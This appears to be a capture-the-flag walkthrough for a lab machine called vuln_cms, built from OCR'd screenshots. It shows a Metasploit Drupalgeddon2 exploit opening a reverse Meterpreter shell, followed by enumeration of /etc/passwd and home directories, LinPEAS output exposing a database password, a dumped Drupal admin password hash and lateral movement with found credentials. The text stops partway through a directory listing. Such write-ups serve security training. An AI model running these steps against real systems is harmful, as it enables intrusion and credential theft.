
```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.

Drupal 7.53, 2016-12-07
-----------------------
- Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update
  when jQuery is updated to 1.7-1.11.0.

Drupal 7.52, 2016-11-16
-----------------------
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2016-005.

Drupal 7.51, 2016-10-05
-----------------------
- The Update module now also checks for updates to a disabled theme that is
  used as an admin theme.
- Exceptions thrown in dblog_watchdog() are now caught and ignored.
- Clarified the warning that appears when modules are missing or have moved.
- Log messages are now XSS filtered on display.
- Draggable tables now work on touch screen devices.
- Added a setting for allowing double underscores in CSS identifiers
  (https://www.drupal.org/node/2810369).
- If a user navigates away from a page while an Ajax request is running they
  will no longer get an error message saying "An Ajax HTTP request terminated
  abnormally".
- The system_region_list() API function now takes an optional third parameter
  which allows region name translations to be skipped when they are not needed
  (API addition: https://www.drupal.org/node/2810365).
- Numerous performance improvements.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional automated test coverage.

Drupal 7.50, 2016-07-07
-----------------------
- Added a new "administer fields" permission for trusted users, which is
  required in addition to other permissions to use the field UI
  (https://www.drupal.org/node/2483307).
- Added clickjacking protection to Drupal core by setting the X-Frame-Options
  header to SAMEORIGIN by default (https://www.drupal.org/node/2735873).
- Added support for full UTF-8 (emojis, Asian symbols, mathematical symbols) on
  MySQL and other database drivers when the site and database are configured to
```

Exploitation

The Drupalgeddon vulnerability was exploited via Metasploit, successfully establishing a Meterpreter session on the target system.




```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (41224 bytes) to 10.0.2.5
```




```
meterpreter > sysinfo
Computer        : vuln_cms
OS              : Linux vuln_cms 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64
Architecture    : x64
System Language : en_US_POSIX
Meterpreter     : php/linux
meterpreter > shell
Process 2813 created.
Channel 0 created.
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
includes
index.php
install.php
misc
modules
profiles
scripts
sites
themes
update.php
web.config
xmlrpc.php
cd ..
ls
drupal
home
index.nginx-debian.html
joomla
wordpress
script /dev/null -c bash
Script started, file is /dev/null
www-data@vuln_cms:~/html$ ls -l /home
ls -l /home
total 12
drwxr-xr-x 4 elliot root 4096 May 31  2021 elliot
drwxr-xr-x 5 ghost  root 4096 Jun  1  2021 ghost
drwxr-xr-x 4 tyrell root 4096 Jun  1  2021 tyrell
www-data@vuln_cms:~/html$
```

This exploitation resulted in an initial foothold on the system. The next step involved post-exploitation enumeration to gather system information, including the identification of local users.




```
www-data@vuln_cms:~/html$ crontab -l
crontab -l
no crontab for www-data
www-data@vuln_cms:~/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
ghost:x:1000:1000:tombstoneGhost:/home/ghost:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
elliot:x:1001:1001::/home/elliot:/bin/rbash
tyrell:x:1002:1002::/home/tyrell:/bin/bash
dhcpd:x:112:115::/var/run:/usr/sbin/nologin
www-data@vuln_cms:~/html$ 
```

However, a potential flag was identified within Elliot’s home directory but could not be accessed due to insufficient permissions. As a result, further enumeration of user-related information was performed to identify potential privilege escalation vectors.




```
www-data@vuln_cms:~/html$ ls -l /home/elliot
ls -l /home/elliot
total 4
-rw-r----- 1 elliot root 17 May 31  2021 user.txt
www-data@vuln_cms:~/html$ cat /home/elliot/user.txt
cat /home/elliot/user.txt
cat: /home/elliot/user.txt: Permission denied
www-data@vuln_cms:~/html$ 
```

Potentially relevant system information was collected using automated enumeration tools such as **LinPEAS**.




```
╔══════════╣ Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 869 May  3  2021 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

-rw------- 1 root root 277 May 28  2021 /etc/mysql/debian.cnf

╔══════════╣ Analyzing Wordpress Files (limit 70)
-rwxr-xr-x 1 tyrell tyrell 2879 May 28  2021 /var/www/html/wordpress/public_html/wp-config.php
define( 'DB_NAME', 'wordpress_db' );
define( 'DB_USER', 'wp_admin' );
define( 'DB_PASSWORD', 'UUs3R_C!B@p@55' );
define( 'DB_HOST', 'localhost' );

╔══════════╣ Analyzing Drupal Files (limit 70)
-r--r--r-- 1 tyrell tyrell 26570 May 29  2021 /var/www/html/drupal/sites/default/settings.php
 *   'driver' => 'mysql',
 *   'database' => 'databasename',
 *   'username' => 'username',
 *   'password' => 'password',
 *   'host' => 'localhost',
 *   'port' => 3306,
 *   'prefix' => 'myprefix_',
 *   'driver' => 'mysql',
 *   'database' => 'databasename',
 *   'username' => 'username',
 *   'password' => 'password',
 *   'host' => 'localhost',
 *   'prefix' => 'main_',
 *   'driver' => 'mysql',
 *   'database' => 'databasename',
 *   'username' => 'username',
 *   'password' => 'password',
 *   'host' => 'localhost',
 * by using the 'prefix' setting. If a prefix is specified, the table
 * To have all database names prefixed, set 'prefix' as a string:
 *   'prefix' => 'main_',
 * To provide prefixes for specific tables, set 'prefix' as an array.
 *   'prefix' => array(
```




```
MariaDB [drupal_db]> select * from user_roles;
select * from user_roles;
ERROR 1146 (42S02): Table 'drupal_db.user_roles' doesn't exist
MariaDB [drupal_db]> select * from users_roles;
select * from users_roles;
+-----+-----+
| uid | rid |
+-----+-----+
|   1 |   3 |
+-----+-----+
1 row in set (0.00 sec)

MariaDB [drupal_db]> select * from users;
select * from users;
+-----+------------------+---------------------------------------------------------+-------------------------+----
--+--------+------------------+----------+---------+-------------------------+------+
| uid | name             | pass                                                    | mail                    | the
  | status | timezone         | language | picture | init                    | data |
+-----+------------------+---------------------------------------------------------+-------------------------+----
--+--------+------------------+----------+---------+-------------------------+------+
|   0 |                  |                                                         |                         |
0 |      0 | NULL             |          |       0 |                         | NULL |
|   1 | admin_cms_drupal | $S$DADmuahqIEcfhp8mqTQ/ystjAyQdBA46h/VXbd89wutU4aKRmNpi | Fluntence54@armyspy.com |
0 |      1 | America/New_York |          |       0 | Fluntence54@armyspy.com | b:0; |
+-----+------------------+---------------------------------------------------------+-------------------------+----
--+--------+------------------+----------+---------+-------------------------+------+
2 rows in set (0.00 sec)

MariaDB [drupal_db]>
```

Privilege Escalation

During local file analysis, credentials for the tyrell user were discovered within the Drupal mis directory. These credentials were subsequently used with the `su` command to perform a lateral user movement.




```
cd drupal
www-data@vuln_cms:~/html/drupal$ ls -la
ls -la
total 300
drwxr-xr-x  9 tyrell tyrell   4096 May 31  2021 .
drwxr-xr-x  6 tyrell tyrell   4096 May 30  2021 ..
-rwxr-xr-x  1 tyrell tyrell    317 Feb  1  2017 .editorconfig
-rwxr-xr-x  1 tyrell tyrell    174 Feb  1  2017 .gitignore
-rwxr-xr-x  1 tyrell tyrell   5969 Feb  1  2017 .htaccess
-rwxr-xr-x  1 tyrell tyrell 110781 Feb  1  2017 CHANGELOG.txt
-rwxr-xr-x  1 tyrell tyrell   1481 Feb  1  2017 COPYRIGHT.txt
-rwxr-xr-x  1 tyrell tyrell   1717 Feb  1  2017 INSTALL.mysql.txt
-rwxr-xr-x  1 tyrell tyrell   1874 Feb  1  2017 INSTALL.pgsql.txt
-rwxr-xr-x  1 tyrell tyrell   1298 Feb  1  2017 INSTALL.sqlite.txt
-rwxr-xr-x  1 tyrell tyrell  17995 Feb  1  2017 INSTALL.txt
-rwxr-xr-x  1 tyrell tyrell  18092 Nov 16  2016 LICENSE.txt
-rwxr-xr-x  1 tyrell tyrell   8710 Feb  1  2017 MAINTAINERS.txt
-rwxr-xr-x  1 tyrell tyrell   5382 Feb  1  2017 README.txt
-rwxr-xr-x  1 tyrell tyrell  10123 Feb  1  2017 UPGRADE.txt
-rwxr-xr-x  1 tyrell tyrell   6604 Feb  1  2017 authorize.php
-rwxr-xr-x  1 tyrell tyrell    720 Feb  1  2017 cron.php
drwxr-xr-x  4 tyrell tyrell   4096 Feb  1  2017 includes
